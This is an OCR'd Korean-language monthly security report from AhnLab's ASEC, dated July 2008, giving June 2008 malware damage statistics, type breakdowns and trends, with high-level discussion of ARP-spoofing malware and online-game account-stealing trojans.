ASEC Report 6월

® ASEC Report

2008. 7.

안철수연구소의 시큐리티대응센터(AhnLab Security Emergency response Center)는 악성코드 및 보안위협으로부터 고객을 안전하게 지키기 위하여 바이러스 분석 및 보안 전문가들로 구성되어 있는 조직이다.

이 리포트는 ㈜안철수연구소의 ASEC에서 국내 인터넷 보안과 관련하여 보다 다양한 정보를 고객에게 제공하기 위하여 악성코드와 시큐리티의 종합된 정보를 매월 요약하여 리포트 형태로 제공하고 있다.

I. ASEC 월간 통계

(1) 6월 악성코드 통계

Top 10 분석

6 월순위		악성코드명	건수	%
1	new	Win-Trojan/Downloader.17408.FJ	66	21.0%
2	new	Win-Trojan/Autoit.617343	45	14.3%
3	new	Dropper/ARPSpoofer.414720	34	10.8%
4	new	Win-Trojan/Agent.10240.RU	31	9.8%
5	new	Win-AppCare/Agent.8192.C	30	9.5%
6	new	Win-Trojan/ARPSpoofer.11701	24	7.6%
7	new	Win-Trojan/Agent.65536.IZ	22	7.0%
7	new	Win-Trojan/OnlineGameHack.198588	22	7.0%
9	new	Win-Trojan/OnlineGameHack.12740.B	21	6.7%
10	new	Win32/Brontok.worm.45514.B	20	6.3%
합계			315	100.0%

[표 1-1] 2008년 6월 악성코드 피해신고 Top 10


[표 1-1]은 2008년 상반기를 마감하는 6월 악성코드로 인한 피해 Top 10에 랭크 된 악성코드들을 나타내고 있다. Top 10에 포함된 악성코드들의 총 피해건수는 315건으로 6월 한 달 접수된 총 피해건수(6,634건)의 4.7%에 해당하며 지난 4월 463건(18.5%), 5월 204건(2.7%)과 마찬가지로 6월 한 달 전체 악성코드 피해건수에 미치는 영향은 극히 적은 편이다.

6월의 악성코드 피해 Top 10의 항목들을 살펴보면 4월, 5월의 악성코드 피해 Top 10의 항목들과 많은 차이점을 확인할 수 있다. 그 동안 Top 10의 대부분(4월 7개, 5월 4개)을 차지하던 온라인 게임 관련 트로이목마류의 악성코드가 7위, 9위에 단 2개만이 올라와 있다. 그러나 Top 10의 항목에 온라인 게임 관련 트로이목마류의 악성코드가 줄었다고 해서 악성코드 제작자들이 온라인 게임 관련 트로이목마 제작에 관심이 사라진 것은 아니다. 단순히 대량의 온라인 게임 관련 트로이목마를 배포하기 보다는 드롭퍼, 다운로더 및 최근에는 ARP Spoofing 등을 이용하여 다양한 방법으로 온라인 게임 관련 트로이목마를 배포하고 있다.

6월 한 달간 ARP Spoofing을 이용한 온라인 게임 관련 트로이목마의 배포가 커다란 이슈로 제기되었는데, 해당 악성코드가 실행이 되면 인접 네트워크에 존재하는 시스템으로 악의적인 스크립트를 실행할 수 있는 iframe이 삽입된 ARP(Address Resolution Protocol) 패킷을 발생시켜 ARP Spoofing을 유발하게 된다. 이로 인해 인접 네트워크에 존재하는 시스템은 외

부 네트워크에 존재하는 시스템으로 접속을 시도할 경우 해당 악성코드에 감염된 시스템을 경유해서 접속 함으로 인해 해당 악성코드에 자동으로 감염되게 되는 것이다. 이러한 ARP Spoofing을 이용하는 악성코드의 경우에도 결론적으로는 또 다른 ARP Spoofing 변형들이나 온라인 게임 관련 트로이목마류의 악성코드를 다운로드 받아 설치하는 것이 목적이라 할 수 있다.


Top 10 중에서 3위와 6위에 랭크 된 ARP Spoofing 관련 악성코드들이 이러한 6월의 이슈를 보여주는 대표적인 악성코드로 볼 수 있다.



[그림 1-1] 2008년 6월 악성코드 피해 Top 10

[그림 1-1]은 6월 한 달 악성코드 피해 Top 10의 분포도를 보여주고 있다. Win-Trojan/Downloader.17409.FJ의 비율이 21%로 다소 많은 비중으로 차지하고 있으며 나머지 대부분의 악성코드들은 모두 10%내외의 비율로 큰 차이를 나타내지는 않고 있다. 이를 보았을 때 특정 악성코드가 많은 피해를 입히는 것이 아니라 매우 다수의 악성코드들이 개별로는 적지만, 이들이 합쳐져서 입히는 피해는 매우 크다.


악성코드 피해 Top 10의 유형별 현황



[그림 1-2] 2008년 악성코드 피해 Top 10의 유형별 현황

[그림 1-2]는 6월 악성코드 피해 Top 10의 악성코드들을 유형별로 나타낸 것이다. 6월은 4월(트로이목마 87%, 드롭퍼 13%)과 5월(트로이목마 91%, 웜 9%)에 비해 트로이목마의 비율이 73%로 많이 줄었으며 드롭퍼, 유해가능프로그램 각각 11%, 6%를 차지하고, 유해가능프로그램이 10%로 새롭게 악성코드 피해 Top 10에 포함되어 있다.

월별 피해신고 건수




[그림 1-3] 2007, 2008년 월별 피해신고 건수

[그림 1-3]은 월별 피해신고 건수를 나타내는 그래프로 6월은 전체 6,634건의 피해신고가 접수되었으며 지난달 7,650건에서 1,000건 가량 감소하였다. 2008년 2월 8,948건에서 3,254건으로 크게 감소된 이후 계속적으로 증가되다가 4개월 만에 다시 피해신고 건수가 소폭감소세를 보이고 있다.

이러한 감소세는 6월 한 달 잠시 감소하는 것으로 추정이 되며, 최근 중국 등지에서 악성코드 제작 툴들이 계속적으로 발견되고 있는 것으로 미루어보아 악의적인 목적을 가진 전문가가 아니라 단지 호기심 많은 일반 컴퓨터 사용자들에 의해서도 악성코드가 제작되어 유포될 가능성이 있다. 또한 국내에서도 시기적으로 봤을 때 컴퓨터를 많이 사용하는 초 중 고, 대학생들의 방학으로 인해 2007년도의 그래프와 같이 7월 피해신고건수는 이전달들에 비해 더욱더 늘어날 것으로 예상된다.

위 통계에는 반영되지 않았으나 6월말부터 대량으로 신고되는 ARP Spoofing관련 악성코드들의 변형이 지속적으로 발견되고 있으며, 사람들이 많이 이용하는 언론사의 홈페이지나 주요 포털 사이트의 게시판 등이 해킹 당해 악성코드의 배포지로 사용되기도 하여 여러 고객사로부터 동시다발적으로 대량으로 신고가 접수되어 2008년 7월에는 더욱더 피해신고건수가 늘어날 것으로 예상된다



[그림 1-4] 2008년 6월 악성코드 유형별 피해신고 건 수

[그림 1-4]는 2008년 6월 전체 악성코드 유형별 피해신고 건 수를 나타내고 있는 그래프이

다. Top 10의 유형과 마찬가지로 전체 피해신고 유형을 봤을때에도 트로이목마와 드롭퍼가 84%가량으로 높은 비중을 차지하고 있으며 지난달에 비해 웜과 스크립트가 소폭 줄고, 드롭퍼와 유해가능 프로그램이 소폭 증가하였으나 전체적인 현황은 큰 변화가 나타나지 않고 있다.

위 그래프에서 봤을 때 여전히 현재 피해신고가 되고있는 악성코드들의 주요 종류는 개인정보를 빼내는 온라인 게임 관련 트로이목마류가 포함된 트로이목마 프로그램이 대세인 것을 확인 할 수 있다.

아래 [표 1-2]는 2008년 2/4분기동안 신고된 악성코드의 유형별 피해신고 건수를 나타내고 있다.

	4 월		5 월		6 월	
트로이목마	4298	74.1%	6494	84.9%	5637	85.0%
웜	511	8.8%	431	5.6%	300	4.5%
스크립트	322	5.6%	402	5.3%	235	3.5%
드롭퍼	558	9.6%	235	3.1%	317	4.8%
바이러스	6	0.1%	3	0.0%	3	0.0%
유해가능	102	1.8%	85	1.1%	142	2.1%
계	5797	100.0%	7650	100.0%	6634	100.0%


[표 1-2] 2/4분기 악성코드 유형별 피해신고건 수 현황

2/4분기 전체를 살펴봤을 때에도 트로이목마의 비중은 다른 악성코드에 비해 월등히 높은 비율을 차지하고 있으며 드롭퍼와 스크립트 또한 결국 트로이목마를 다운받기 위해 제작되고 있는 상황으로 보면 트로이목마가 전체 피해신고수의 90%를 차지한다고도 분석이 된다.

위 표에서 보면 웜과 바이러스는 월별로 신고되는 건수가 점점 더 줄어들고 있으며 이는 2/4분기만으로 놓고만 봤을 때 나타나는 일시적인 현상이 아니라 바이러스를 제작하여 단순히 타인의 시스템을 망치거나 웜 등의 유포로 네트워크를 마비시키는 것에서 금전적인 문제와 관계되는 트로이목마류의 제작에 악성코드 제작자들이 집중하고 있는 것으로 추정된다. 게다가 악성코드 제작에 많은 시간과 많은 지식이 요구되지 않는 트로이목마 관련 악성코드 제작툴들이 여러 커뮤니티와 인터넷상에 떠돌고 있는 것이 [표 1-2]의 각 유형별 수치에서 나타난다고 볼 수 있으며, 이러한 현상은 앞으로도 상당한 기간 계속될 것으로 예상된다.


트로이목마와 드롭퍼에 비해서는 신고건수가 적지만 웜과 악성스크립트도 각각 4.5%(300건)

와 3.5%(235건)를 차지하며 지난달에 비해 건수가 줄었지만 감염시의 위험도를 생각하면 무시할 수 없는 수치이다.



[그림 1-5] 2008년 6월 피해 신고된 악성코드의 유형별 현황

[그림 1-5]는 6월 한달 간 접수된 유형별 신고건수로 [그림 1-4]의 유형별 피해신고 건수와 마찬가지로 트로이목마가 86%로 여전히 높은 비율을 차지하고 있으며, 지난달 72%에 비해 14%가 증가하였다. 나머지가 스크립트 5%, 드롭퍼 4%, 웜 3%, 유해가능프로그램이 2%를 골고루 차지하고 있으며 바이러스는 전체비율에서 1%도 안되는 비율을 차지하고 있다.



[그림 1-6] 2008년 월별 피해신고 악성코드 종류

[그림 1-6]은 2008년 월별 피해신고가 되는 악성코드의 종류를 나타낸 그래프이다. 월별로 신고되는 악성코드들의 종류 [그림 1-3]의 월별 피해신고 건수와 마찬가지로 2월 1,364건으로 감소한 이후 계속적으로 증가하다가 6월에서야 다시 한번 소폭 감소하였다. 비록 6월들어 악성코드종류가 소폭 감소하기는 하였으나 2008년 상반기를 전체적으로 살펴보면 신고되는 악성코드가 1월 2,059건에 비해 6월 3,571개로 73% 이상 증가한 것을 알 수 있다. 계속적으로 발견되는 악성코드 제작 툴들이나 나날이 증가하는 여러 변종 악성코드들로 미루어볼 때 이러한 증가세는 하반기에도 계속될 것으로 추측된다.

특히나 6월 한 달만을 놓고 봤을 때 ARP Spoofing을 이용한 악성코드의 변종이 신고되는 주기가 짧아지고 있고 한 번 감염 시 네트워크에 포함된 대량의 시스템들이 장애를 발생시켜 이러한 문제를 사전에 방지하기 위해서는 항상 백신제품의 최신엔진을 유지하는 것에 관심을 가지고 취약점이 발견되어 제공되는 모든 보안패치는 빠르게 설치하도록 해야 할 것이다.

국내 신종(변형) 악성코드 발견 피해 통계[1]

6월 한달 동안 접수된 신종 (변형) 악성코드의 건수 및 유형은 [표1-3]과 같다.

	웜	트로이	드롭퍼	스크립트	파일	매크로	부트	부트/파일	유해가능	비윈도우	합계
01 월	111	1272	160	123	1	0	0	0	33	0	1700
02 월	82	579	48	110	3	0	0	0	23	0	845
03 월	87	739	77	78	9	1	0	0	38	0	1029
04 월	98	1063	112	181	8	0	0	0	10	0	1472
05 월	86	743	49	216	2	0	0	0	19	0	1115
06 월	67	1800	111	123	4	0	0	0	29	0	2134


[표 1-3] 2008년 상반기 유형별 신종 (변형) 악성코드 발견 현황

이번 달은 전월 대비 무려 91% 상승하였다. 특히 트로이목마는 142% 폭등 하였으며 드롭퍼 유형도 127% 상승하였다. 이러한 원인은 취약한 SWF 파일을 이용한 악성코드 대량 다운로드 및 설치 그리고 ARP Spoofing 공격에 기인한다.

특히 이러한 공격에 사용되는 악성코드들은 자동화된 도구로 인하여 마치 공장에서 찍어내듯 만들어지고 있기 때문에 피해를 입히고 있는 악성코드의 수가 급증하고 있다. 또한 이러한 자동화된 도구들은 모두 중국산으로 무료로 배포 되거나 또는 유료로 팔리고 있어 호기심이나 이를 통하여 어떠한 정보를 획득하려는 이들로부터 이용되고 있다. 한편으로 국내에 유입 되는 악성코드의 대부분이 중국산이라는 것을 다시 한번 증명하는 사례라고 할 수 있다.

다음 [그림 1-7]은 이번 달 악성코드 유형을 상세히 분류한 것이다.

[1] 안철수연구소의 신종 악성코드 통계 기준이 변경되었다.
기존 신종 악성 통계 기준은 국내 고객으로부터 처음 접수된 악성코드를 기준으로 통계를 추출하였다.
그러나, 악성코드 수집 경로의 다양화로 국내 고객으로부터 접수되기에 앞서서 이미 안철수연구소에 접수가 되어 기존의 신종 통계에 잡히지 않는 상황이 발생하였다. 결국 악성코드에 의한 피해접수가 늘어나더라도 신종 악성코드 건수가 오히려 줄어드는 통계상의 왜곡이 발생하여 이를 해소하는 기준으로 통계 기준을 변경하였다.




[그림 1-7] 2008년 06월 신종 및 변형 악성코드 유형

이번 달 역시 트로이목마의 비율이 전체 84% 를 차지하고 있으며 대부분이 온라인 게임 계정의 사용자 정보를 탈취하는 형태이다. 뒤를 이어서 6%를 점유하고 있는 스크립트 유형은 대부분 인터넷 익스플로러의 취약점을 이용한 비슷한 형태이나 VB, JS 관련 스크립트를 매번 다른 방식으로 암호화하여 진단을 회피하려는 유형이 많다. 또한 대부분 중국산 트로이목마들이 중국발 웹 해킹 피해를 입은 곳에 업로드되어 있고, 이를 iframe 태그를 이용하여 다운로드 해오는 방식인데 스크립트 유형이 많아지면 자연스럽게 트로이목마와 드롭퍼 유형도 증가하는 모습을 보인다.

드롭퍼 유형은 전통적으로 온라인 게임의 사용자 정보를 탈취하는 형태가 많고 6월말 국내에서 이슈가 되고 있는 ARP Spoofing 관련 드롭퍼도 눈에 띈다. 웜 유형은 이동식 디스크에 자신을 복사하는 형태인 Autorun 웜 유형이 전통적인 이메일 웜 다음으로 비중을 차지하고 있다. 이메일 웜중에서는 Win32/Bagle.worm 과 Win32/Zhelatin.worm (이하 젤라틴 웜) 유형이 전월 대비 다시 활동하고 있음을 알 수가 있다. 이중 젤라틴 웜은 다시 그 수가 기하급수적으로 증가하여 전월 대비 무려 489% 증가한 변형이 엔진에 추가로 업데이트되었다.

유해가능프로그램들은 프록시 서버류, 키생성기, 광고 프로그램들이 주로 포함되었으며 바이러스는 Win32/Dellboy 변형이 발견되었다. 또한 악성코드에 의해서 의미없이 생성되는 바이너리 이미지에 대한 형태도 2건 보고 되었다.


다음 [그림 1-8]은 6월에 증가 및 감소한 주요 악성코드 유형에 대한 현황이다.



[그림 1-8] 2008년 06월 감소 및 증가 악성코드 유형

전월 대비 트로이목마 증가율이 높은 것을 알 수가 있다. 웜 유형은 5월 보다 22% 감소 하였다 원인은 전월 경우 Win32/IRCBot.worm.variant가 상당수 증가 했기 때문으로 추정 된다.

다음은 트로이목마 및 드롭퍼의 전체 비중에서 상당한 비율을 차지하는 온라인 게임의 사용자 계정을 탈취하는 트로이목마의 추세를 살펴보았다.



[그림 1-8] 온라인 게임 사용자 계정 탈취 트로이목마 현황

취약점이 존재하는 SWF 파일과 ARP Spoofing 공격으로 시스템에는 악성코드를 대량으로

다운로드 해오는 악성코드가 설치된다. 이들은 주로 온라인 게임의 사용자 계정을 탈취하는 트로이목마를 시스템에 감염시킨다. 과거 중국 발 해킹이 웹 취약점에 의존하여 취약한 인터넷 익스플로러만을 노린 형태는 벗어난 것이라 하겠다.

